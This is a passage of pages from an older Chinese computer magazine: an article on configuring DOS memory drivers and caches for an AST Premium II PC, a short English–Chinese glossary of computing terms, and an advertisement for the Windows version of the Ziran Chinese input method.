微机常规内存的使用非常简单，当用户在计算机上安装好操作系统后，MS-DOS 管理的就是 640K 常规内存，用户的所有软件只能在这 640K 内存中运行。在使用扩展内存和扩充内存时 MS-DOS 并不直接管理这两种内存，而必须采取上文提到的两种使用方法。由于大多数用户使用的微机均是 DOS 操作系统，所以本文着重叙述后一种使用方法，并且以 *AST Premium II* 型微机这例加以说明，该机 CPU 为 386；内存 4M。由厂家提供的实用程序盘中共有 4 个使用扩展及扩充内存的驱动程序，它们分别为：扩充内存驱动程序 *ASTEMM.SYS*；RAM DISK 安装程序 *FASTDISK.SYS*；高速打印机缓冲区安装程序 *SUPERSPL.COM*；磁盘高速缓冲存储器安装程序 *ASTCACHE.COM*。另外 DOS 3.0 以上版本中的虚拟盘安装程序 *VDISK.SYS* 也可以支持扩展内存。

1. 扩充内存驱动程序 *ASTEMM.SYS*

ASTEMM.SYS 是一个用于管理扩充内存的程序，它可以使扩展内存模拟扩充内存使用，并作为一个设备驱动程序为应用程序提供服务。使用时先将该程序拷贝到硬盘上，然后修改配置文件 config，并加入下列语句：

DEVICE = 驱动器\路径\ASTEMM.SYS (参数串)

主要参数有 EMS、FRAME 等。其中 EMS 最常用。它可以定义扩充内存的大小。如果上述语句中不加参数，则把所有的扩展内存都定义为扩充内存使用。

例 1. 要在扩展内存板上定义 2M 扩充内存。在 config.sys 文件中加入 DEVICE 命令：

DEVICE = C: \DOS\ASTEMM.SYS 2048

修改完 config.sys 文件后，重新启动计算机，屏幕上会显示出扩充内存容量 2048K 的信息。

2. RAM DISK 安装程序 FASTDISK.SYS

RAM DISK 随机存取存储磁盘也称虚拟盘 (Virtual Disk)。它主要是将计算机中的一部分内存作为磁盘驱动器使用。所以数据的传输速度要比机械磁盘快许多倍，但关机后，虚拟盘上的所有东西将会丢失。在 AST 机器上可以用 FASTDISK.SYS 文件建虚拟盘也可以使用 DOS 中的 VDISK.SYS 文件建立，两个文件的功能是相同的。在建虚拟盘时可在 config.sys 文件中加入 DEVICE 命令：

DEVICE = 驱动器\路径\FASTDISK.SYS (参数串) 或 DEVICE = 驱动器\路径\VDISK.SYS (虚拟盘字节数) (扇区字节数) (目录数) / E

FASTDISK.SYS 命令的参数主要有：

/M (= XXXX)：建立虚拟盘的大小 (1-4096) K。

/SSIZE (= XXX)：设虚拟盘扇区字节数。

/DIR (= XXX)：根目录上的目录总数。

/EXTM (XXXX, (XXXX))：虚拟盘使用扩展或扩充内存的范围。

如果 FASTDISK.SYS 程序后面没有参数，则虚拟盘大小为 512K；扇区字节数 128bytes；目录总数 64 个，这时虚拟盘应建立在常规内存中，而不在扩展或扩充内存上。

DOS 操作系统中 VDISK.SYS 的功能与 FASTDISK.SYS 基本相同，只是加上参数 /E 代表将虚拟盘建在扩展内存上，否则建在常规内存中。

3. 高速打印机缓冲区安装程序 SUPERSPL.COM

这个程序是在内存中建一个高速打印缓冲区 (Print Spooler)，用以接收输出到打印机的信息，然后再传送给打印机。由于缓冲区接收信息的速度远比打印机要快，因此就可以通过 SUPERSPL.COM 程序来实现一种假脱机技术，让主机与打印机并行工作，从而解决了主机与打印机操作速度相差悬殊的矛盾，提高了主

机的工作效率。

由于 SUPERSPL.COM 程序是命令文件，可以在 DOS 提示符下直接运行，也可以编在 AUTOEXEC.BAT 中运行。它的格式为：

(驱动器) (路径) SUPERSPL LPTn: (参数串)

该命令一执行，主机将要打印的信息全部输入到打印机缓冲区中，然后缓冲区再通过 LPTn 将信息输出至打印机。它的主要参数有：

/M (= XXX)：在内存中建立 XXXKB 的高速打印缓冲区，其中 XXX 不得低于 4KB。如果不定义大小，则约定值为 64K。

/EXTM (= XXXX, (XXXX))：定义高速打印缓冲区的使用扩展或扩充内存。当虚拟盘操作于扩展内存时，高速打印缓冲区使用的内存应在虚拟盘之后。

/S：停止打印的信息，但信息并未丢失，而是存在高速打印缓冲区中，一旦使用了 SUPERSPL /C 命令，将会重新恢复打印输出。

/C：继续打印机输出命令，可以用 /S 参数终止打印输出。

/P：清除高速打印缓冲命令。

SUPERSPL.COM 程序的参数串既可以定义，也可以使用约定值。如果想从串行打印机输出信息，SUPERSPL.COM 程序的格式就应改为：

SUPERSPL LPTn: =COMn: (参数串)

这样高速打印缓冲区中的信息将通过第 n 个串行接口输出到串行打印机。

4. 磁盘高速缓冲区存储器安装程序 ASTCACHE.COM

磁盘高速缓冲区存储器 (Disk Cache) 是安装程序在内存定义的一块空间。由于内存之间数据的传输速度要比内存与外存储器之间的传输速度高得多。所以当某个扇区的数据被请求时，系统将首先检查请求的数据是否已在磁盘高速缓存中，如果已存在，则不需从外存储器读数据，而是将请求的数据从磁盘高速存传送到主存，因此磁盘高速缓存是通过减少访问外存的次数提高机器原运算速度。一般磁盘高速缓存设的越大越好。但硬盘若被划分成多个逻辑驱动器，则磁盘高速缓存至少要有 96K。许多应用程序要求 DOS 缓冲命令建立 15-20 个缓冲区 (每个 512bytes)，但使用了磁盘高速缓存后，只需安装 2 个就够了。

ASTCACHE.COM 程序与 SUPERSPL.COM 程序的使用基本相同，既可以在 DOS 提示符下直接运行，也可以编在 AUTOEXEC.BAT 文件中运行。运行

格式为:

(驱动器) (路径) ASTCACHE (参数串)

其中 ASTCACHE.COM 程序的基本参数有:

/A+: 磁盘高速缓存定义在扩充内存上。

/E+: 磁盘高速缓存定义在扩展内存上。

/R: XXX: 应用程序在磁盘高速缓存上申请 XXXKB 的空间。

/S: XXX: 定义 XXXKB 的磁盘高速缓存。

ASTCACHE.COM 程序允许将磁盘高速缓存安装在常规、扩展及扩充内存上。当不加参数 /A+ 和 /E+ 时, ASTCACHE.COM 程序使用约定值, 并将磁盘高速缓存建在常规内存上。磁盘高速缓存的安装范围最大为 1072K; 最小不低于 32K。

例 2. 在扩充内存上为应用程序定义 256KB 的磁盘高速缓存。在 DOS 提示符下或在 AUTOEXEC.BAT 文件中使用下述命令:

ASTCACHE /A+ /R: 256

用户回车后, 屏幕上会显示出磁盘高速缓存安装成功, 容量为 256K。

以上叙述了 4 个使用扩展及扩充内存专用驱动程序的功能及使用方法。由于这些专用程序参数非常多, 而且不同机型驱动程序的种类、参数个数及使用方法也存在差异, 因此本文针对 AST Premium II 型机介绍了一些最常用、最基本的参数, 以便让读者对这三种内存有一个更深入的了解, 如果读者想进一步熟悉这些专用程序及参数的用法, 可查阅相应机型的用户手册。

总之, 当用户的计算机具有扩展及扩充内存时, 应根据用户的不同需求, 在 DOS 操作系统下利用专用程序合理有效地使用计算机的扩展及扩充内存, 这样既能对内存进行综合分配, 又可以尽量将需要常驻内存的空间, 同时还可以减少主机与外存交换信息的次数, 建立虚拟盘和磁盘高速缓冲存储器, 并利用高速打印机缓冲区, 使主机与打印机并行工作。因此, 只有内存的优化使用, 才能提高计算机的使用性能和效率; 加快运行速度; 延长使用寿命, 使计算机更好地为用户服务。

参考文献

[1] AST Premium II User's Manual, AST Research, Inc., 1990

[2] MS-DOS 3.3 User's Manual, AST Research, Inc., 1988

[3] 吴双编辑:《DOS 5.0 升级指南》, 海洋出版社

[4] 张福炎等编著:《微型计算机 IBM PC 的原理与应用》, 南京大学出版社

小 辞 典

关于电脑技术的英语单词或词组, 如果在许多的字典中都找不到其中文解释, 那么不妨查一下下面的小辞典。

A

A4-size laptop A4 规格膝上型计算机

AARS(Automated Applicant Referral System) 自动申请人工分派系统

AAS(Advanced Automated System) 高级自动化系统

abbreviated button 简略按钮[按键]

abend 异常终止, 异常终结

abend dump 异常结束转储

ABI(Application Binary Interface) 应用二进制界面

ABIOS(Advanced Basic Input Output System) 高级基本输入输出系统

abort 夭折, 中止, 异常结束, 异常终结; 停止执行, 放弃

abstract datatype 抽象数据类型

abstract data types(ADT) 抽象数据类型

abstract family of languages(AFL) 语言的理论系

abstract service primitive(ASP) 抽象服务原语

abstract syntactic notation(ASN) 抽象句法表示法

abstract syntax notation No.1 抽象语法表示法 1

ABVS(Advanced Broadcast teleVision System) 先进广播电视服务

ACA(Application Control Architecture) 应用控制体系结构

ACA service(Application Control Architecture service) 应用控制体系结构服务

ACB(Application Control Blocks) 应用控制块

acceptance test 接收性测试

access control field(ACF) 存取控制域[字段]

access control list(ACL) 访问控制表

access control matrix 访问控制矩阵

accessibility 可达度

access method 存取方法

access server 存取服务器, 访问服务器

access units(AU) 访问接口单元

access vector 存取向量, 存取矢量

accountable file 可计算文件

Microsoft Windows 简体中文版自然码汉字输入法 V1.0

Microsoft Windows 简体中文版自然码汉字输入法 1.0是北京超想电脑技术开发公司在最新的 **Microsoft Windows** 简体中文版汉字平台上开发的著名的自然码汉字输入法的最新版本。利用国际上最为流行的微机汉字平台,能够更好地体现自然码的优秀性能。

性能特点:**Windows** 版的自然码输入法继承了 **DOS** 版自然码输入法的所有优点并增加了一些新的特色。其中最主要的特点包括:

● 大众化的编码方式,与 **DOS** 版自然码输入法的编码方式完全一致。**DOS** 版自然码输入法的用户可以十分顺利地使用此 **Windows** 版的产品。

● 独特的自造词方式。这是自然码输入法的最大特点之一。当用户输入一组编码后,如果没有所需的字或词,可通过一个组合键进入自造词方式,其后,在退出自造词方式前输入的所有字或词都作为用户自造词保存起来。下一次输入同样的编码时,该自造词就可以被选用。

● 另外,所有的自造词存放在一个文本文件中,用户可以使用任何文本编辑器进行修改。

● 智能相关处理:为使重码降低到最低限度、有效提高输入速度,本系统可以根据用户使用过的词组组合,智能地进行词语连接,使用户常用词语的输入速度大大提高。

● 自动存储功能:所有的智能相关处理关系和自造词都自动存盘保存,不需用户进行额外的操作。

● 中文数字输入方式:可以在一个特定的方式下输入“一二三四五六七八九十”“壹贰叁肆伍陆柒捌玖拾”、“年月日”、“元角分”、等汉字,对财务人员等十分方便。

● 简码词输入:对于最常用的一些双字词组,本系统提供了简码词输入方式,此方式可以很快地输入四百余个常用汉字词。

● 万能匹配输入:用户可以使用“*”等代替不明确的编码。系统会自动将所有可能字词显示给用户选择。

● 动态键盘辅助输入:用户可以使用两个不同的动态键盘辅助输入。其中符号动态键盘可以有效地辅助用户输入中文标点符号。

● 大大简化了 **DOS** 版上的功能键,一方面避免与 **Windows** 的系统发生冲突,另一方面也更加方便了用户使用。

● 特殊窗口自造词结果:用户可以在造词的同时随时看到所造词的内容。这对于造较长的词是十分有用的。

这里只是简要地介绍了 **Windows** 版自然码汉字输入法的特点,有关具体细节请参阅产品使用说明书。

安装方法:在 **Microsoft Windows** 简体中文版环境下按如下步骤进行安装:

1、首先将安装盘上的所有文件复制到硬盘上的一个子目录下。(建议复制到 **Windows\System** 子目录下)

2、启动控制面板程序,选择其中的“输入法”图标,打开相应的对话框。

3、用鼠标选择“安装”按钮或使用 **ALT+A** 组合键打开“安装输入法”对话框。

4、在存放有 **Windows** 版自然码输入法文件的路径下选择 **ZiRan.IME**,然后选择“确认”按钮。

5、返回到“输入法”对话框后,在列表框中选“自然码输入法”项,然后用鼠标选择“选用”按钮或使用 **ALT+L** 组合键将自然码输入法设置为当前输入法。此时,屏幕最下方显示出自然码输入法的输入窗口。

6、退出“输入法”对话框和控制面板,即可使用此输入法进行汉字输入。

主要命令:

Ctrl+SPACE:ASCII/汉字输入状态切换

Ctrl+SHIFT:已安装的不同汉字输入法的切换

SHIFT+TAB:进入/退出自造词方式开关

当输入满三个或四个编码时,无论是否有重码选出,用户可随时按 **SHIFT**

+**TAB** 键进入到自造词方式。当弹出自造词提示行后,提示行上会显示出自造词的内容,造词完成后,再按 **SHIFT+TAB** 组合键或 **ESC** 键即可。下次再次输入自造词编码时,该自造词即被选中。

SPACE:选择当前重码选择提示行上的第一个汉字/词。

ESC:清除当前已输入的所有编码,重新输入。

BACKSPACE:如果当前有编码输入,则删除最后一个编码,如果编码输入为空则删除已选出的前一个汉字。

[]:重码字/词翻页键,如果重码字/词在一页内显示不下,使用[向后翻页]向前翻页浏览。

感谢您对超想自然码的支持,并真诚希望您能对我们的产品提出宝贵意见。如果您希望获得有关 **Windows** 版自然码输入法的详细资料,请与我公司联系,我们愿随时为您提供满意的服务。谢谢!

电脑杂志社

地址:广州市德政北路 393 号

邮编:510055

电话:(020)3361566

3361567

3362849

北京超想电脑技术开发公司佛山分公司

地址:佛山市新普栏路 2 号

邮编:528000

电话:(0757) 227551

深圳超想电脑有限公司

地址:深圳市东园路上步巴登 17 号 2 楼

邮编:518031

电话:(0755) 2248394